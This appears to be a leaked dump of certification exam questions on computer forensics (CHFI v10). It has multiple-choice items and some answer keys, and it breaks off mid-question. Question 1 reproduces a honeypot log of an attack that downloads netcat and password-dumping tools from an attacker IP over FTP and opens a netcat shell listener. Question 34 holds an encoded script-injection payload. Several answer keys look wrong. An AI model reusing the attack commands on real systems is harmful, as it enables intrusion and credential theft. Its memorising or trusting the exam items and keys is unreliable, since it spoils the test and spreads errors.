EC-COUNCIL.312-49v10.v2022-09-01.q178

Exam Code:	312-49v10
Exam Name:	Computer Hacking Forensic Investigator (CHFI-v10)
Certification Provider:	EC-COUNCIL
Free Question Number:	178
Version:	v2022-09-01
# of views:	2524
# of Questions views:	1780
https://www.dumpsdb.com/dumps/EC-COUNCIL/312-49v10/EC-COUNCIL.312-49v10.v2022-09-01.q178	

NEW QUESTION: 1
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom"
"cmd1.exe /c echo johna2k >>ftpcom"
"cmd1.exe /c echo haxedj00 >>ftpcom"
"cmd1.exe /c echo get nc.exe >>ftpcom"
"cmd1.exe /c echo get pdump.exe >>ftpcom"
"cmd1.exe /c echo get samdump.dll >>ftpcom"
"cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe"
What can you infer from the exploit given?
A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00

C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port
Answer: C (LEAVE A REPLY)
The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION: 2
Why should you note all cable connections for a computer you want to seize as evidence?
A. to know what hardware existed
B. in case other devices were connected
C. to know what peripheral devices exist
D. to know what outside connections existed
Answer: (SHOW ANSWER)

NEW QUESTION: 3
When obtaining a warrant, it is important to:
A. generallydescribe the place to be searched and particularly describe the items to be seized
B. particularlydescribe the place to be searched and generally describe the items to be seized
C. generallydescribe the place to be searched and generally describe the items to be seized
D. particularlydescribe the place to be searched and particularly describe the items to be seized
Answer: D (LEAVE A REPLY)

NEW QUESTION: 4
Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?
A. Identifying file obfuscation
B. Static analysis
C. File fingerprinting
D. Dynamic analysis
Answer: C (LEAVE A REPLY)

NEW QUESTION: 5
Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

A. net start
B. net serv
C. lusrmgr
D. netmgr
Answer: (SHOW ANSWER)

NEW QUESTION: 6
You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?
A. 135
B. 25
C. 110
D. 10
Answer: (SHOW ANSWER)

NEW QUESTION: 7
What is cold boot (hard boot)?
A. It is the process of restarting a computer that is already in sleep mode
B. It is the process of starting a computer from a powered-down or off state
C. It is the process of restarting a computer that is already turned on through the operating system
D. It is the process of shutting down a computer from a powered-on or on state
Answer: B (LEAVE A REPLY)

NEW QUESTION: 8
You are working for a local police department that services a population of 1,000,000 people and you have been given the task of building a computer forensics lab. How many law-enforcement computer investigators should you request to staff the lab?
A. 8
B. 4
C. 1
D. 2
Answer: (SHOW ANSWER)

NEW QUESTION: 9
Which of the following tool enables data acquisition and duplication?

A. Xplico
B. Wireshark
C. Colasoft's Capsa
D. DriveSpy
Answer: D (LEAVE A REPLY)

NEW QUESTION: 10
Chris has been called upon to investigate a hacking incident reported by one of his clients. The company suspects the involvement of an insider accomplice in the attack. Upon reaching the incident scene, Chris secures the physical area, records the scene using visual medi a. He shuts the system down by pulling the power plug so that he does not disturb the system in any way. He labels all cables and connectors prior to disconnecting any. What do you think would be the next sequence of events?
A. Prepare the system for acquisition; Connect the target media; copy the media; Secure the evidence
B. Secure the evidence; prepare the system for acquisition; Connect the target media; copy the media
C. Connect the target media; prepare the system for acquisition; Secure the evidence; Copy the media
D. Connect the target media; Prepare the system for acquisition; Secure the evidence; Copy the media
Answer: A (LEAVE A REPLY)

NEW QUESTION: 11
In both pharming and phishing attacks an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?
A. Both pharming and phishing attacks are identical
B. In a pharming attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
C. In a phishing attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
D. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
Answer: B (LEAVE A REPLY)

NEW QUESTION: 12

Select the tool appropriate for finding the dynamically linked lists of an application or malware.

A. ResourcesExtract

B. SysAnalyzer

C. PEiD

D. Dependency Walker

Answer: (SHOW ANSWER)

NEW QUESTION: 13

Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

A. Master file Table (MFT)

B. Partition Table

C. Directory Table

D. Rainbow Table

Answer: (SHOW ANSWER)

NEW QUESTION: 14

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

A. wire tap

B. bench warrant

C. search warrant

D. subpoena

Answer: C (LEAVE A REPLY)

NEW QUESTION: 15

An on-site incident response team is called to investigate an alleged case of computer tampering within their company. Before proceeding with the investigation, the CEO informs them that the incident will be classified as low level. How long will the team have to respond to the incident?

A. Immediately

B. Four hours

C. Two working days

D. One working day

Answer: (SHOW ANSWER)

NEW QUESTION: 16

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and

he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

A. Process Monitor

B. Internet Evidence Finder

C. Report Viewer

D. Hex Editor

Answer: A (LEAVE A REPLY)

NEW QUESTION: 17

What does mactime, an essential part of the coroner's toolkit do?

A. It traverses the file system and produces a listing of all files based on the modification, access and change timestamps

B. The tools scans for i-node information, which is used by other tools in the tool kit

C. It is too specific to the MAC OS and forms a core component of the toolkit

D. It can recover deleted file space and search it for data. However, it does not allow the investigator to preview them

Answer: A (LEAVE A REPLY)

NEW QUESTION: 18

An expert witness is a _____ who is normally appointed by a party to assist the formulation and preparation of a party's claim or defense.

A. Subject matter specialist

B. Witness present at the crime scene

C. Expert in criminal investigation

D. Expert law graduate appointed by attorney

Answer: A (LEAVE A REPLY)

NEW QUESTION: 19

Annie is searching for certain deleted files on a system running Windows XP OS. Where will she find the files if they were not completely deleted from the system?

A. C:\RECYCLER

B. C: $Recycled.Bin
C. C:\$RECYCLER
D. C: \$Recycle.Bin
Answer: D (LEAVE A REPLY)

NEW QUESTION: 20
A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?
A. /var/log/debug
B. /var/spool/cron/
C. /auth
D. /proc
Answer: (SHOW ANSWER)

NEW QUESTION: 21
Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?
A. Errors-To header
B. Mime-Version header
C. Content-Transfer-Encoding header
D. Content-Type header
Answer: A (LEAVE A REPLY)

NEW QUESTION: 22
Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?
A. ISO 9060
B. IEC 3490
C. ISO/IEC 13940
D. ISO 9660
Answer: D (LEAVE A REPLY)

NEW QUESTION: 23
Which of the following statements is TRUE about SQL Server error logs?
A. Forensic investigator uses SQL Server Profiler to view error log files
B. Error logs contain IP address of SQL Server client connections
C. Trace files record, user-defined events, and specific system events
D. SQL Server error logs record all the events occurred on the SQL Server and its databases
Answer: A (LEAVE A REPLY)

NEW QUESTION: 24
What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?
A. Disk degaussing
B. Disk deletion
C. Disk cleaning
D. Disk magnetization
Answer: (SHOW ANSWER)

NEW QUESTION: 25
While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?
A. Start and end points for log files are not specified
B. Start and end points for log sequence numbers are not specified
C. Start and end points for log sequence numbers are specified
D. Start and end points for log files are specified
Answer: A (LEAVE A REPLY)

NEW QUESTION: 26
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?
A. Stateful firewalls do not work with packet filtering firewalls
B. NAT does not work with stateful firewalls
C. NAT does not work with IPSEC
D. IPSEC does not work with packet filtering firewalls
Answer: C (LEAVE A REPLY)

NEW QUESTION: 27
What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?
A. forensic duplication of hard drive
B. analysis of volatile data
C. review of SIDs in the Registry
D. comparison of MD5 checksums
Answer: D (LEAVE A REPLY)

NEW QUESTION: 28

If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

A. The system has been compromised using a t0rnrootkit

B. The system files have been copied by a remote attacker

C. Nothing in particular as these can be operational files

D. The system administrator has created an incremental backup

Answer: (SHOW ANSWER)

NEW QUESTION: 29

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

A. optical

B. logical

C. magnetic

D. anti-magnetic

Answer: A (LEAVE A REPLY)

NEW QUESTION: 30

If you plan to startup a suspect's computer, you must modify the _____ to ensure that you do not contaminate or alter data on the suspect's hard drive by booting to the hard drive.

A. deltree command

B. Boot.sys

C. Scandisk utility

D. CMOS

Answer: B (LEAVE A REPLY)

NEW QUESTION: 31

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. RIPE

B. CVE

C. IANA

D. APIPA

Answer: B (LEAVE A REPLY)

NEW QUESTION: 32
To preserve digital evidence, an investigator should _____.
A. Make two copies of each evidence item using different imaging tools
B. Only store the original evidence item
C. Make a single copy of each evidence item using an approved imaging tool
D. Make two copies of each evidence item using a single imaging tool
Answer: A (LEAVE A REPLY)

NEW QUESTION: 33
Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?
A. Shortcut Files
B. Virtual files
C. Prefetch Files
D. Image Files
Answer: (SHOW ANSWER)

NEW QUESTION: 34
%3cscript%3ealert("XXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?
A. Unicode
B. Base64
C. Hex encoding
D. Double encoding
Answer: (SHOW ANSWER)

NEW QUESTION: 35
A state department site was recently attacked and all the servers had their disks erased. The incident response team sealed the area and commenced investigation. During evidence collection they came across a zip disks that did not have the standard labeling on

it. The incident team ran the disk on an isolated system and found that the system disk was accidentally erased. They decided to call in the FBI for further investigation. Meanwhile, they short listed possible suspects including three summer interns. Where did the incident team go wrong?

A. They called in the FBI without correlating with the fingerprint data

B. They tampered with evidence by using it

C. They attempted to implicate personnel without proof

D. They examined the actual evidence on an unrelated system

Answer: B (LEAVE A REPLY)

NEW QUESTION: 36

Which MySQL log file contains information on server start and stop?

A. General query log file

B. Slow query log file

C. Binary log

D. Error log file

Answer: (SHOW ANSWER)

NEW QUESTION: 37

Which of the following tool creates a bit-by-bit image of an evidence media?

A. Xplico

B. Recuva

C. AccessData FTK Imager

D. FileMerlin

Answer: C (LEAVE A REPLY)

NEW QUESTION: 38

While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

A. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge

B. Keep the information of file for later review

C. Destroy the evidence

D. Present the evidence to the defense attorney

Answer: (SHOW ANSWER)

NEW QUESTION: 39

Which of the following setups should a tester choose to analyze malware behavior?

A. A virtual system with internet connection

B. A normal system without internet connect

C. A normal system with internet connection

D. A virtual system with network simulation for internet connection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 40
What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?
A. 00AA
B. A100
C. AA55
D. AA00
Answer: (SHOW ANSWER)

NEW QUESTION: 41
What is the default IIS log location?
A. SystemDrive\logs\LogFiles
B. SystemDrive\inetpub\LogFiles
C. %SystemDrive\logs\LogFiles
D. %SystemDrive%\inetpub\logs\LogFiles
Answer: D (LEAVE A REPLY)


NEW QUESTION: 42
With Regard to using an Antivirus scanner during a computer forensics investigation, You should:
A. Scan the suspect hard drive before beginning an investigation
B. Scan your Forensics workstation before beginning an investigation
C. Never run a scan on your forensics workstation because it could change your systems configuration
D. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
Answer: (SHOW ANSWER)

NEW QUESTION: 43
Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?
A. PRIV.STM
B. gwcheck.db
C. PRIV.EDB
D. PUB.EDB
Answer: A (LEAVE A REPLY)

NEW QUESTION: 44
The _____ refers to handing over the results of private investigations to the authorities because of indications of criminal activity.
A. Kelly Policy
B. Clark Standard
C. Locard Exchange Principle
D. Silver-Platter Doctrine
Answer: D (LEAVE A REPLY)

NEW QUESTION: 45
Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?
A. Contents of the network routing table
B. Contents of the NetBIOS name cache
C. Status of the network carrier
D. Network connections
Answer: B (LEAVE A REPLY)

NEW QUESTION: 46
What is the investigator trying to view by issuing the command displayed in the following screenshot?



A. List of services stopped
B. List of services installed
C. List of services recently started
D. List of services closed recently
Answer: (SHOW ANSWER)

NEW QUESTION: 47
When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?
A. Network Time Protocol
B. Time-Sync Protocol
C. SyncTime Service
D. Universal Time Set
Answer: (SHOW ANSWER)

NEW QUESTION: 48
Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?
A. d0 0f 11 e0
B. ff d8 ff
C. 50 41 03 04
D. 25 50 44 46
Answer: B (LEAVE A REPLY)

NEW QUESTION: 49
Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?
A. Purpose of the report
B. Incident summary
C. Author of the report
D. Speculation or opinion as to the cause of the incident
Answer: D (LEAVE A REPLY)

NEW QUESTION: 50
If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?
A. The zombie will not send a response
B. 31401
C. 31399
D. 31402
Answer: B (LEAVE A REPLY)

NEW QUESTION: 51
When conducting computer forensic analysis, you must guard against _____
So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.
A. Unauthorized expenses
B. Hard Drive Failure
C. Overzealous marketing
D. Scope Creep
Answer: D (LEAVE A REPLY)

NEW QUESTION: 52
A packet is sent to a router that does not have the packet destination address in its route table.
How will the packet get to its proper destination?
A. Reverse DNS
B. Gateway of last resort
C. Border Gateway Protocol
D. Root Internet servers
Answer: (SHOW ANSWER)

NEW QUESTION: 53
What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively disabled?
A. ARP redirect
B. physical attack
C. denial of service
D. digital attack
Answer: C (LEAVE A REPLY)

NEW QUESTION: 54
When investigating a potential e-mail crime, what is your first step in the investigation?

A. Recover the evidence
B. Write a report
C. Determine whether a crime was actually committed
D. Trace the IP address to its origin
Answer: D (LEAVE A REPLY)

NEW QUESTION: 55
Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?
A. tasklist /p
B. tasklist /v
C. tasklist /u
D. tasklist /s
Answer: (SHOW ANSWER)

NEW QUESTION: 56
You are assigned to work in the computer forensics lab of a state police agency. While working on a high profile criminal case, you have followed every applicable procedure, however your boss is still concerned that the defense attorney might question whether evidence has been changed while at the lab. What can you do to prove that the evidence is the same as it was when it first entered the lab?
A. sign a statement attesting that the evidence is the same as it was when it entered the lab
B. make an MD5 hash of the evidence and compare it with the original MD5 hash that was taken when the evidence first entered the lab
C. there is no reason to worry about this possible claim because state labs are certified
D. make an MD5 hash of the evidence and compare it to the standard database developed by NIST
Answer: B (LEAVE A REPLY)

NEW QUESTION: 57
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?
A. ICMP ping sweep
B. Smurf scan
C. Ping trace
D. Tracert
Answer: A (LEAVE A REPLY)

NEW QUESTION: 58
Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?
A. Prefetch Files
B. Image Files
C. Shortcut Files
D. Virtual Files
Answer: C (LEAVE A REPLY)

NEW QUESTION: 59
Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?
A. iblog
B. mysql-bin
C. mysql-log
D. ibdata1
Answer: D (LEAVE A REPLY)

NEW QUESTION: 60
Which of the following is a list of recently used programs or opened files?
A. GUID Partition Table (GPT)
B. Recently Used Programs (RUP)
C. Master File Table (MFT)
D. Most Recently Used (MRU)
Answer: D (LEAVE A REPLY)

NEW QUESTION: 61
You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?
A. Only the local law enforcement should use the tool
B. You are not certified for using the tool
C. The total has not been reviewed and accepted by your peers
D. The tool hasn't been tested by the International Standards Organization (ISO)
Answer: (SHOW ANSWER)

NEW QUESTION: 62
Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?
A. Eudora
B. Microsoft Outlook Express
C. Mozilla Thunderbird
D. Microsoft Outlook
Answer: (SHOW ANSWER)

NEW QUESTION: 63
During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:
A. Mandatory evidence
B. Terrible evidence
C. Inculpatory evidence
D. Exculpatory evidence
Answer: D (LEAVE A REPLY)

NEW QUESTION: 64
During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?
A. Rule 1003: Admissibility of Duplicates
B. Limited admissibility
C. Hearsay
D. Locard's Principle
Answer: (SHOW ANSWER)

NEW QUESTION: 65

An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

A. Cloud as a service

B. Cloud as an object

C. Cloud as a subject

D. Cloud as a tool

Answer: (SHOW ANSWER)

NEW QUESTION: 66

Which of the following information is displayed when Netstat is used with -ano switch?

A. Details of TCP and UDP connections

B. Details of routing table

C. Ethernet statistics

D. Contents of IP routing table

Answer: A (LEAVE A REPLY)

NEW QUESTION: 67

When performing a forensics analysis, what device is used to prevent the system from recording data on an evidence disk?

A. a protocol analyzer

B. a firewall

C. a disk editor

D. a write-blocker

Answer: D (LEAVE A REPLY)

NEW QUESTION: 68

What does 254 represent in ICCID 89254021520014515744?

A. Individual Account Identification Number

B. Industry Identifier Prefix

C. Issuer Identifier Number

D. Country Code

Answer: D (LEAVE A REPLY)

NEW QUESTION: 69

Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

A. Brute force attack

B. Rule-based attack

C. Syllable attack

D. Hybrid attack

Answer: B (LEAVE A REPLY)

NEW QUESTION: 70
Microsoft Outlook maintains email messages in a proprietary format in what type of file?
A. .email
B. .mail
C. .doc
D. .pst
Answer: D (LEAVE A REPLY)

NEW QUESTION: 71
Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?
A. Security descriptor cell
B. Key cell
C. Value cell
D. Value list cell
Answer: B (LEAVE A REPLY)

NEW QUESTION: 72
In the following email header, where did the email first originate from?

A. David1.state.ok.gov.us
B. Somedomain.com
C. Simon1.state.ok.gov.us
D. Smtp1.somedomain.com
Answer: (SHOW ANSWER)

NEW QUESTION: 73
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?
A. Border Gateway Protocol
B. Simple Network Management Protocol
C. Cisco Discovery Protocol
D. Broadcast System Protocol
Answer: C (LEAVE A REPLY)

NEW QUESTION: 74
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets
A. Cached password hashes for the past 20 users
B. IAS account names and passwords
C. Local store PKI Kerberos certificates
D. Service account passwords in plain text
Answer: D (LEAVE A REPLY)

NEW QUESTION: 75
Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?
A. Colasoft's Capsa
B. Xplico
C. Recuva
D. Cain & Abel
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?
A. Password.conf
B. AMS
C. Shadow file
D. SAM
Answer: D (LEAVE A REPLY)

NEW QUESTION: 77
What does the 56.58.152.114(445) denote in a Cisco router log?
Jun 19 23:25:46.125 EST: %SEC-4-IPACCESSLOGP: list internet-inbound denied udp 67.124.115.35(8084) -> 56.58.152.114(445), 1 packet
A. Login IP address
B. None of the above
C. Source IP address
D. Destination IP address
Answer: D (LEAVE A REPLY)

NEW QUESTION: 78
An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?
A. SysAnalyzer
B. Dependency Walker
C. PEiD
D. Comodo Programs Manager
Answer: (SHOW ANSWER)

NEW QUESTION: 79
Why should you never power on a computer that you need to acquire digital evidence from?
A. Powering on a computer has no affect when needing to acquire digital evidence from it
B. When the computer boots up, data in the memory buffer is cleared which could destroy evidence
C. When the computer boots up, files are written to the computer rendering the data nclean
D. When the computer boots up, the system cache is cleared which could destroy evidence
Answer: C (LEAVE A REPLY)

NEW QUESTION: 80
A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?
A. The files are hidden and he must use switch to view them
B. The Recycle Bin does not exist on the hard drive


C. Only FAT system contains RECYCLED folder and not NTFS
D. He should search in C:\Windows\System32\RECYCLED folder
Answer: A (LEAVE A REPLY)

NEW QUESTION: 81
When is it appropriate to use computer forensics?
A. If a financial institution is burglarized by robbers
B. If copyright and intellectual property theft/misuse has occurred
C. If sales drop off for no apparent reason for an extended period of time
D. If employees do not care for their boss management techniques
Answer: B (LEAVE A REPLY)

NEW QUESTION: 82
What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?
A. Internet service provider information
B. E-mail header
C. Firewall log
D. Username and password
Answer: B (LEAVE A REPLY)

NEW QUESTION: 83
When examining the log files from a Windows IIS Web Server, how often is a new log file created?
A. a new log file is created everyday
B. a new log file is created each week
C. a new log is created each time the Web Server is started
D. the same log is used at all times
Answer: D (LEAVE A REPLY)

NEW QUESTION: 84
Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

A. RAID Level 1

B. RAID Level 3

C. RAID Level 0

D. RAID Level 5

Answer: (SHOW ANSWER)

NEW QUESTION: 85

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

A. FileSalvage

B. Colasoft's Capsa

C. DriveSpy

D. Xplico

Answer: (SHOW ANSWER)

NEW QUESTION: 86

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. Bank account numbers and the corresponding routing numbers

B. The IP address of the employees' computers

C. The employees network usernames and passwords

D. The MAC address of the employees' computers

Answer: C (LEAVE A REPLY)

NEW QUESTION: 87

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. SysAnalyzer

B. DependencyWalker

C. PEiD
D. ResourcesExtract
Answer: (SHOW ANSWER)

NEW QUESTION: 88
You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?
A. Metamorphic
B. Transmorphic
C. Polymorphic
D. Oligomorhic
Answer: A (LEAVE A REPLY)

NEW QUESTION: 89
Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?
A. FISMA
B. GLBA
C. HIPAA
D. SOX
Answer: (SHOW ANSWER)

NEW QUESTION: 90
Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?
A. The data is still present until the original location of the file is used
B. The data is moved to the Restore directory and is kept there indefinitely
C. It is not possible to recover data that has been emptied from the Recycle Bin
D. The data will reside in the L2 cache on a Windows computer until it is manually deleted
Answer: (SHOW ANSWER)

NEW QUESTION: 91
Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host_id, and local path information?
A. host.db

B. filecache.db
C. config.db
D. sigstore.db
Answer: (SHOW ANSWER)

NEW QUESTION: 92
Bob has been trying to penetrate a remote production system for the past two weeks. This time however, he is able to get into the system. He was able to use the System for a period of three weeks. However, law enforcement agencies were recoding his every activity and this was later presented as evidence.
The organization had used a Virtual Environment to trap Bob. What is a Virtual Environment?
A. A Honeypot that traps hackers
B. A system Using Trojaned commands
C. An environment set up after the user logs in
D. An environment set up before a user logs in
Answer: A (LEAVE A REPLY)

NEW QUESTION: 93
What layer of the OSI model do TCP and UDP utilize?
A. Session
B. Transport
C. Network
D. Data Link
Answer: B (LEAVE A REPLY)

NEW QUESTION: 94
Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?
A. Media services
B. Core OS

C. Core Services
D. Cocoa Touch
Answer: B (LEAVE A REPLY)

NEW QUESTION: 95
In a virtual test environment, Michael is testing the strength and security of BGP using multiple routers to mimic the backbone of the Internet. This project will help him write his doctoral thesis on "bringing down the Internet". Without sniffing the traffic between the routers, Michael sends millions of RESET packets to the routers in an attempt to shut one or all of them down. After a few hours, one of the routers finally shuts itself down. What will the other routers communicate between themselves?
A. RESTART packets to the affected router to get it to power back up
